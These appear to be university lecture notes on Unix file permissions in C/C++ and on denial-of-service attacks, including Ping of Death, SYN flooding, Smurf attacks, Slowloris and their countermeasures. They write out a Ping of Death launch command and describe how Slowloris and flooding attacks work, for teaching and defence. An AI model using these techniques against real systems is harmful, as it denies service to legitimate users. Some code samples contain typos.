- We are going to look at how we change the permissions and group ownerships associated with files in a Unix/Linux operating system, from within C/C++ programs.
- In the Unix file system everything is basically a file, whether they be “actual files”, links or directories or special devices.

- We will also briefly, and incidental to our main purpose, touch on some of the other ways of manipulating the file system:
  - Remove an object.
  - Create and rename objects.
  - Query an object.

Removing objects

```
#include <iostream>
#include <stdlib.h>
using namespace std;

int main()
{
	string filename;
	cout << "Enter the file you wish to remove: ";
	cin >> filename;
	int retval = remove(filename.c_str());
	if (retval == 0)
		cout << filename << " was removed successfully" << endl;
	else
		cout << filename << " was not removed successfully" << endl;

	return 0;
}
```

`int remove(const char* path)`

3d_remove.cpp

- This asks for a filename from the user. The user could type in the path (relative or absolute) of any file. It is stored in a string “filename”. The code then calls remove() and converts the string to a C string.
  - `remove()` cannot remove non-empty directories.
  - `remove()` returns 0 for success, -1 for failure.

Rename/move, creating files/directories

```
int rename(const char *old, const char *new);
int creat(const char *path, mode_t mode);
int mkdir(const char *path, mode_t mode);
```

The argument of type *mode_t* is a bit sequence to do with the permission string which the empty file or directory is created with. More on this soon.

3d_moveit.cpp

```
#include <iostream>
#include <stdlib.h>
using namespace std;

int main(int argc, char* argv[])
{
	if (argc != 3)
	{
		cout << "Incorrect usage: moveit src dest" << endl;
		return 1;
	}

	int retval = rename(argv[1], argv[2]);

	if (retval != 0)
	{
		cout << "Rename did not occur - failed" << endl;
		return 1;
	}
	else
	{
		return 0;
	}
}
```

- This code uses command line arguments to specify the file to be renamed/moved.

3d_creat.cpp

```
#include <iostream>
#include <sys/stat.h>
#include <fcntl.h>
using namespace std;

int main(int argc, char* argv[])
{
	if (argc != 2)
	{
		cout << "Incorrect usage" << endl;
		return 1;
	}

	int retval = creat(argv[1], 0200);
	if (retval < 0)
	{
		cout << "Could not create the file" << endl;
		return 1;
	}
	return 0;
}
```

- This demonstrates how to create a file. The initial permission of the file is influenced by the umask.

- In both creat() and mkdir() function, the mode_t argument is used in conjunction with the *umask*.
  - The *umask* determines the default permission which a file is created with. It is not overridden by the *mode_t* value as some sources suggest.
- For umask permission string 0077 (corresponding to rwx for u and nothing for g,o), 0600 will give 0600 as the permission, but 0644 will also give 0600 as the permission.
  - Strings giving less permission, for example 0200, will give the file the permissions 0200.

Changing permissions/ownership

```
int chmod(cost char* pathname, mode_t mode);
int chown(const char *path, uid_t owner, gid_t group);
```

- You can write the permission value in octal or you can use defined constants and combine them by using the bitwise OR operator.
- Let us illustrate this with two code fragments. In the first permission is specified in octal, while in the second the permission is established by bitwise OR's (|) on the macros.

3d_change.cpp

```
#include <iostream>
#include <sys/stat.h>
using namespace std;

int main(int argc, char* argv[])
{
        if (argc != 2)
        {
                cout << "Incorrect usage" << endl;
                return 1;
        }
        int retval = chmod(argv[1], 0644);
        if (retval < 0)
        {
                cout << "Could not chmod the file" << endl;
                return 1;
        }
        return 0;
}
```

- This changes the permission of the file (which is an argument) to octal permission 0644.

3d_change2.cpp

```
#include <iostream>
#include <sys/stat.h>
using namespace std;

int main(int argc, char* argv[])
{
        if (argc != 2)
        {
                cout << "Incorrect usage" << endl;
                return 1;
        }
        mode_t perm = S_IRUSR | S_IWUSR | S_IRGRP | S_IROTH;
        int retval = chmod(argv[1], perm);
        if (retval < 0)
        {
                cout << "Could not chmod the file" << endl;
                return 1;
        }
        return 0;
}
```

- This also changes the permission of the file to octal permission 0644.

- The following macros can be combined to produce the permission string.

S_IRWXU	0700	Read, write, execute (search) by owner.
S_IRUSR	0400	Read by owner.
S_IWUSR	0200	Write by owner.
S_IXUSR	0100	Execute (search) by owner.
S_IRWXG	0070	Read, write, execute (search) by group.
S_IRGRP	0040	Read by group.
S_IWGRP	0020	Write by group.
S_IXGRP	0010	Execute (search) by group.
S_IRWXO	0007	Read, write, execute (search) by others.
S_IROTH	0004	Read by others.
S_IWOTH	0002	Write by others
S_IXOTH	0001	Execute (search) by others.

Querying an Object

```
int access(const char* path, int amode);
int stat(const char* path, struct stat* buf);
```

We can use `access()` to find, for example, if user Bob, who is running the program, can access a file in read mode.

The values for *amode* can be:

R_OK	test for read only
W_OK	test for write only
X_OK	test for execute only
F_OK	test whether the directory leading to the file can be searched and the file exists.

- The *stat* function provides us with a mechanism to:
  - Find out how large a file is.
  - Find out who **owns a file**.
  - Find out what **group owns the file**.
  - Find out the **permission string**.
  - Find out the time and date the file was last modified.
  - etc...
- For symbolic links, the information returned by *stat* is about the object linked to, rather than about the link itself.
- The command *lstat* is very similar but returns information about a symbolic link, rather than the object the link points to.

- The *stat* structure has the following members:

```
mode_t   st_mode;        /* File mode (see mknod(2)) */
ino_t    st_ino;          /* Inode number */
dev_t    st_dev;          /* ID of device containing */
                          /* a directory entry for this file */
dev_t    st_rdev;         /* ID of device */
                          /* This entry is defined only for */
                          /* char special or block special files */
nlink_t  st_nlink;        /* Number of links */
uid_t    st_uid;          /* User ID of the file's owner */
gid_t    st_gid;          /* Group ID of the file's group */
off_t    st_size;         /* File size in bytes */
time_t   st_atime;        /* Time of last access */
time_t   st_mtime;        /* Time of last data modification */
time_t   st_ctime;        /* Time of last file status change */
                          /* Times measured in seconds since */
                          /* 00:00:00 UTC, Jan. 1, 1970 */
long     st_blksize;      /* Preferred I/O block size */
blkcnt_t st_blocks;       /* Number of 512 byte blocks allocated*/
```

3d_static.cpp

```
#include <iostream>
#include <sys/stat.h>
using namespace std;

int main(int argc, char* argv[])
{
        struct stat details;
        int retval;

        if (argc != 2)
        {
                cout << "Insufficient arguments" << endl;
                return 0;
        }

        retval = stat(argv[1], &details);

        if (retval == 0)
        {
                cout << "Size of file is: " << details.st_size << endl;
                cout << "File is owned by uid: " << details.st_uid << endl;
       }
        else
        {
                cout << "Could not stat the file - does not exist" << endl;
        }
        return 0;
}
```

- This reports file size and the owner (uid).

- The permission is stored in the member st_mode which is of type mode_t.
- mode_t is actually of type integer (it is a define).
- The macros on page 13 can again be used to describe permissions.
- To compute the permission of an object you bitwise & the *st_mode* member with the macros representing the permission you want.

3d_perm_check.cpp

```
int main(int argc, char* argv[])
{
        struct stat details;
        int retval;
        mode_t perm = S_IRUSR;

        if (argc != 2)
        {
                cout << "Insufficient arguments" << endl;
                return 0;
        }

        retval = stat(argv[1], &details);

        if (retval == 0)
        {
                if (details.st_mode & perm)
                {
                        cout << ”File is readable by owner” << endl;
                }
        }
        return 0;
}
```

- This checks to see if the file is readable by the owner.

- You can also use the stat structure member st_mode to describe the kind of file that exists by using the bitwise & operator with any of the following macro's:

S_IFDIR	if object is a directory
S_IFCHR	if object is a char special
S_IFBLK	if object is block special
S_IFREG	if object is a regular file
S_IFLNK	if object is a link
S_FIFO	if object is a FIFO file

3d_ftype.cpp

```
#include      <sys/stat.h>
#include <stdio.h>
main(int argc,char *argv[])
{
        int    i;
        struct stat   statinfo;
        for(i=i;i<argc;i++)
        {
                if(stat(argv[i],&statinfo) == -1)
                {
                        perror("stat");
                        exit(1);
                }
                if ((statinfo.st_mode & S_IFMT) == S_IFDIR)
                        printf("%s is a directory\n",argv[i]);
                else
                        printf("%s is not a directory\n",argv[i]);
        }
}
```

The bracketing is very important!

- This demonstrates how we can identify the file type using the *stat()* function.

The ‘s’ in the permission string

- Recall the Unix permission string from S3a?
- Sometimes we get the odd ‘s’, and sometimes a ‘t’.

```
$ ls -l | more
total 152
…
drwxr-sr-x   7 lukemc   csci204m     512 May 16 17:14 204
…
```

- It isn’t a problem in the case above, but it sometimes can be.

- An ‘s’ in the *group* position for a directory simply means the files in the directory are forced to the same group.
- A ‘t’, referred to as the sticky bit, in the *other* position for a directory means users cannot remove files they do not own.
- The problematic permissions are those associated with having ‘s’ set in the *user (setuid bit)* or *group (setgid bit)* position for a file.
  - If the setuid bit is on, when the file is executed, the user owner of the subsequent process is the owner of the file.
  - If the setgid bit is on, when the file is executed, the group owner of the subsequent process is the group of the file.

- This is a problem if, for example, the file is owned by root.
  - More generally by someone with permissions higher (or just different) to the attacker.
- If there is some vulnerability in the program, such as a buffer overflow problem which we will explore soon, an attacker may be able to do things they shouldn’t be allowed to and act as the root user.

CSCI262/CSCI862 Spring-2021

System Security **(S4a)**

Denial of Service (DoS)

Overview

- What is a DoS attack?
- Ping of Death.
- CPU Starvation Attack.
  - A lesson on code evaluation.
- TCP SYN attacks.
- DDoS.
- Reflection and amplification.
- Prevention.

What is a DoS attack?

- DoS stands for Denial of Service.
- An attacker attempts to prevent or hinder the legitimate use of a system, so they are attacks on **availability**.
- There are several common ways of doing this:
  - By starving the system of resources…
    - Such as through bandwidth consumption.
  - Crashing the system.
- There are diverse methods of launching.
- Easy to launch and difficult to protect against, and are not restricted to internet based attacks.
  - Telephone DoS to block legitimate callers.

Bandwidth consumption

- Any communication network has an upper bound on the volume of traffic at one time.
  - Denial of service by bandwidth consumption occurs when this volume of traffic is reached, and further traffic cannot be transmitted.
  - This could happen through legitimate interactions, perhaps simply meaning the link needs to be upgraded.
  - When the limit is reached existing traffic will slow, freeze, or be disconnected.
    - Such inactivity *may* be evidence of a DoS attack.

- Common attacks include protocol-based exploits that consume network bandwidth by sending crafted network data.
  - Attacks sometimes exploit misconfigured devices or software.
- Sometimes attacks rely on inappropriate responses to traffic or incorrect handling of errors.

Memory Starvation Attacks

- Consume available memory.
  - Subsequent attempts to allocate memory, using `new` perhaps, won't work, but programmers won't necessarily be checking carefully.
  - Calls to allocate memory dynamically on the basis of user input should be carefully checked.
- With Windows NT 4 (Server Terminal Edition), for example, each connection accepted was allocated about 1 MB of memory.
  - This could be used to drain the computer of memory, simply by opening lots of connections.

Resource Saturation

- Just as communication bandwidth is a DoS vulnerable resource for networks, computers also have DoS vulnerable resources; including memory, storage, and processor capacities.
- Resource saturation is when all of one or more of these resources is used up.
  - We will look at some examples later.
- The SYN flood is a popular example of an attack that uses all the available networking resources on a system.
- Web servers are common targets for a denial-of-service attack.

System and Application Crash

- System or application crashes are generally easy to launch and difficult to protect against.
- Depending on the application, it may be as simple as sending a victim data or packets their application cannot handle.
- A well-known example of these crashes is the "Ping of Death" attack, which uses oversized ICMP echo requests.
  - Such small but deadly messages are sometimes referred to as *poison packets*.
- These attacks are also commonly directed against network access devices.

- While small packets of data can be used to exploit vulnerabilities, if no such vulnerabilities are available we can still launch a Denial of Service attack, using “brute force”.
  - This is a difference between a quality and a quantity attack.
- We could flood a system or network with so much information that it cannot respond.
  - If a system can only handle 10 packets a second, and an attacker sends it 20 packets a second…
  - … the system may well fall over.
  - Even if it doesn’t fall over, the processing of those illegitimate packets stops or slows down the processing of legitimate packets.
    - This is also a denial of service.

Ping of Death

- Ping packets are part of the Internet Control Message Protocol (ICMP) which are part of IP (Internet Protocol).
  - ICMP is for testing connectivity to various machines on the Internet.
  - ICMP can convey status and error information.
- Ping utilises ICMP sends an ICMP echo reply.
  - The response to a ping is referred to as a pong.

Launching a “Ping of Death”

- Typically a command like the following, using a DOS window on Windows, would be used:

ping -l 65527 IP-address

where the 65527 corresponds to the amount of data to send and the IP-address specifying the target.

This shouldn’t work on your computer!

- When this was discovered (November 1996) most operating systems were vulnerable.
  - Networked hosts shouldn’t be vulnerable now! ☺
- So, what happens?
- The ping of death isn’t a problem with ping, or with ICMP.
  - It is a problem to do with fragmentation, reconstruction and IP handling.

- When you communicate over the internet there are several layers or protocols that your traffic goes through (e.g., Physical, Data Link, IP, …).
- The size of the IP packet is limited to at most 65,535 bytes, and some of this is header information.
- There are two factors that the ping of death exploits:
  - Fragmentation and reconstruction.
    - At the “lower level” of communication (Data link layer) we don’t send IP packets.
    - The data link layer can only handle smaller lumps of data, so we fragment.
    - With the ping of death the size of reconstructed packet is greater than the IP limit.
  - IP mishandling.
    - The second problem is that the too large IP isn’t handled well.
    - Basically we get a buffer overflow, which we will look at soon.

- When computers are pinged with a packet larger than 1480 bytes the packet must be fragmented before it is sent.
- IP fragments are reassembled at destination before processing.
  - Need an offset for each fragment.
- Offset in IP header has 13 bits with 8 bytes as 1 unit, so maximum offset is (2^13 -1)*8 = 65528.
- If the last packet has a large size…
  - … a buffer overflow occurs when the target machine reassembles the packet.

Have a look at the “Invite of Death” too … (Feb 2009)
It is a quality DoS attack but against VoIP.

CPU Starvation Attack

- One specific example of a resource saturation attack is when we can put an application into a loop doing an expensive calculation or operation.
  - This highlights the need for efficient implementations.
  - We cannot always stop attacks where data sent is going to be time consuming to process, particularly if the structure of the data is fairly arbitrary.
- Let us look at an example, and a guiding principle for the design and deployment of security systems.

- We might consider that we are safe if people don't know what algorithms and/or operations we are performing.
  - But, we shouldn't assume this.
    - In 361 you will come across Kerckhoffs' principle.
    - This was extended by Raymond to …

"Any security software design that doesn't assume the enemy possesses the source code is already untrustworthy; therefore, *never trust closed source*."

  - We will look later at what reverse engineering can do anyway.
- So, consider a user enters `c:\\target` into an executable and notes that the corresponding produced output is `c:\target`.
  - Aha, thinks the attacker! … double backslashes are replaced with single backslashes.
  - But how quickly?
    - What would happen with say, 1,000,000 backslashes in a row?
    - Wouldn't it be fun just to try! ☺
    - This is from Chapter 17 of "Writing Secure Code" (Howard and LeBlanc)

Inefficient code

Assumes NULL termination!

```
bool StripBackslash1(char* buf){
    char* tmp = buf;
    bool ret = false;
    for(tmp = buf; *tmp != '\0'; tmp++)
    {
        if(tmp[0] == '\\' && tmp[1] == '\\')
        {
            strcpy(tmp, tmp+1);
            ret = true;
        }
    }
    return ret;
}
```

Bad

4a_CPU-DoS-Example.cpp

Moving all the characters down one using a strcpy where source and destination overlap is BAD!

```
bool StripBackslash2(char* buf)
{
    unsigned long len, written;
    char* tmpbuf = NULL;
    char* tmp;
    bool foundone = false;

    len = strlen(buf) + 1;

    if(len == 1)
        return false;

    tmpbuf = (char*)malloc(len);
    if(tmpbuf == NULL)
    {
        assert(false);
        return false;
    }
    written=0;

    for(tmp = buf; *tmp != '\0'; tmp++)
    {
        if(tmp[0] == '\\' && tmp[1] == '\\')
                        foundone = true;
            else
        {
            tmpbuf[written] = *tmp;
            written++;
        }
    }

    if(foundone)
    {
        strncpy(buf, tmpbuf, written);
        buf[written] = '\0';
    }

    if(tmpbuf != NULL)
        free(tmpbuf);

    return foundone;
}
```

Efficient code

Another efficient Code fragment

```
bool StripBackslash3(char* str){
    char* read;    char* write;
    assert(str != NULL);
    if(strlen(str) < 2)
        return false;
    for(read = write = str + 1; *read != '\0'; read++)
    {
        if(*read == '\\' && *(read - 1) == '\\')
        {   continue;
        }
        else
        {  *write = *read;
            write++;
        }
    }
    *write = '\0';
    return true;
}
```

Compiled using gcc

Performance Comparison

Command Prompt - 4a_CPU-DoS-Example.exe

```
StripBackslash1: input = 5120 chars, time = 0 ms
StripBackslash2: input = 5120 chars, time = 0 ms
StripBackslash3: input = 5120 chars, time = 0 ms
StripBackslash1: input = 10240 chars, time = 32 ms
StripBackslash2: input = 10240 chars, time = 0 ms
StripBackslash3: input = 10240 chars, time = 0 ms
StripBackslash1: input = 20480 chars, time = 93 ms
StripBackslash2: input = 20480 chars, time = 0 ms
StripBackslash3: input = 20480 chars, time = 0 ms
StripBackslash1: input = 40960 chars, time = 344 ms
StripBackslash2: input = 40960 chars, time = 0 ms
StripBackslash3: input = 40960 chars, time = 0 ms
StripBackslash1: input = 81920 chars, time = 1406 ms
StripBackslash2: input = 81920 chars, time = 0 ms
StripBackslash3: input = 81920 chars, time = 0 ms
StripBackslash1: input = 163840 chars, time = 5641 ms
StripBackslash2: input = 163840 chars, time = 0 ms
StripBackslash3: input = 163840 chars, time = 0 ms
StripBackslash1: input = 327680 chars, time = 22609 ms
StripBackslash2: input = 327680 chars, time = 0 ms
StripBackslash3: input = 327680 chars, time = 0 ms
StripBackslash1: input = 655360 chars, time = 90485 ms
StripBackslash2: input = 655360 chars, time = 0 ms
StripBackslash3: input = 655360 chars, time = 15 ms
StripBackslash1: input = 1310720 chars, time = 362532 ms
StripBackslash2: input = 1310720 chars, time = 15 ms
StripBackslash3: input = 1310720 chars, time = 15 ms
StripBackslash1: input = 2621440 chars, time = 1473687 ms
StripBackslash2: input = 2621440 chars, time = 16 ms
StripBackslash3: input = 2621440 chars, time = 31 ms
```


Types of DoS

- The simplest attacks are flooding attacks:
  - Send a whole lot of messages so legitimate ones cannot be processed because they don’t make it.
    - Smurfs and fraggles.
    - TCP SYN flooding.
- Slightly more sophisticated attacks can attack a resource behind the scenes.
  - As in SYN spoofing, where a finite table of known connections is filled by an attacker, and even though there is bandwidth there aren’t any spaces for legitimate connections.


Smurfs and Fraggles

- ICMP packets contain unauthenticated source and destination addresses.
  - In a **Smurf attack** the attacker generates lots of ICMP echo requests with a destination address associated with their target.
  - A single echo reply is small but enough can overwhelm a network.
  - The target cannot identifier the true source, that is the attacker has anonymity.
  - Typically Smurf attacks rely on targeting IP broadcast addresses which forward pings to a network, each member of which would then send a response to a spoofed address.
- Standard defense: Hosts should ignore ICMP echo requests.
  - External routers should not forward ICMP echo requests or replies.
- The **fraggle attack** uses UDP echo requests.

TCP Connection Handshake



SYN is short for synchronize, and is a message used to initiate a new connection and sychronize sequence numbers of the two communicating computers.



TCP SYN spoofing attack

A valid system at the spoofed client will respond with a reset (RST) packet to cancel this unknown connection request. The server will cancel the connection request and remove the saved information.

But if the source system is too busy or doesn't exist, there will be no reply. The server will continue to resend the SYN-ACK before finally assuming the connection request has failed and subsequently deleting the information saved. But there is a limit on how many requests can be stored and this table may be filled.

TCP SYN Flooding

- In 1996 TCP SYN flooding was used to knock out several Internet Service Providers.

  https://tools.ietf.org/html/rfc4987

- The normal TCP connection protocol is as follows;
  1. C → S: SYN
  2. S → C: SYN-ACK (and allocates buffer)
  3. C → S: ACK
- The attack involves sending lots of message 1, which half-open connections, and no message 3 responses.
  - The textbook distinguishes between TCP SYN flooding and TCP SYN spoofing on the basis of whether it's the table that's filled or the network that's filled.
    - The defences against them will be somewhat different.


Countermeasures to flooding

- TCP SYN spoofing/flooding are examples of connection depletion attacks.
- These can be launched against other protocols, including SSL.
  - The countermeasures are similar.
- **Time out**:
  - Discard half-open connections (after a time period).
- **Random dropping**:
  - Half open connections are randomly discarded when the buffer reaches a certain percentage of its capacity.
- **Client Puzzles**:
  - We will look at these in CSCI262-S4b.

- **Syncookies**: (Bernstein and Schenk)
  - Avoid dropping connections when the SYN queue fills up.
  - The Server uses a carefully constructed sequence number in the second message, the acknowledgement but discards the SYN queue entry.
    - The sequence number, a cookie, should be able to be reconstructed without needing the SYN queue entry.
  - If the Server receives a “correct” ACK from the client, the Server can reconstruct the SYN queue entry and then the connection proceeds as usual.
    - A cryptographic checksum is embedded in the server’s sequence number for verification.

Distributed DoS (DDoS)

- Since about 2000 the real problem for DoS is distributed attacks.
- Attacks are launched from multiple networked computers.
- Difficult to defend against:
  - Hard to block multiple IP addresses and still maintain the broad functionality we might need.



HTTP floods

- These are good examples of how simple a DoS, more typically a DDoS, can be to launch.
  - Each HTTP request to a website uses some resources on the web server.
  - Lots of HTTP requests → lots of resources used.
    - Do you want to stop people making HTTP requests?
- Slowloris, a specific sneaky example.
  - Sends parts of request headers…
    - … making sure not to terminate them with a blank line and sending them just frequently enough to keep the system expecting the header will finish soon.

Compromise or exploitation

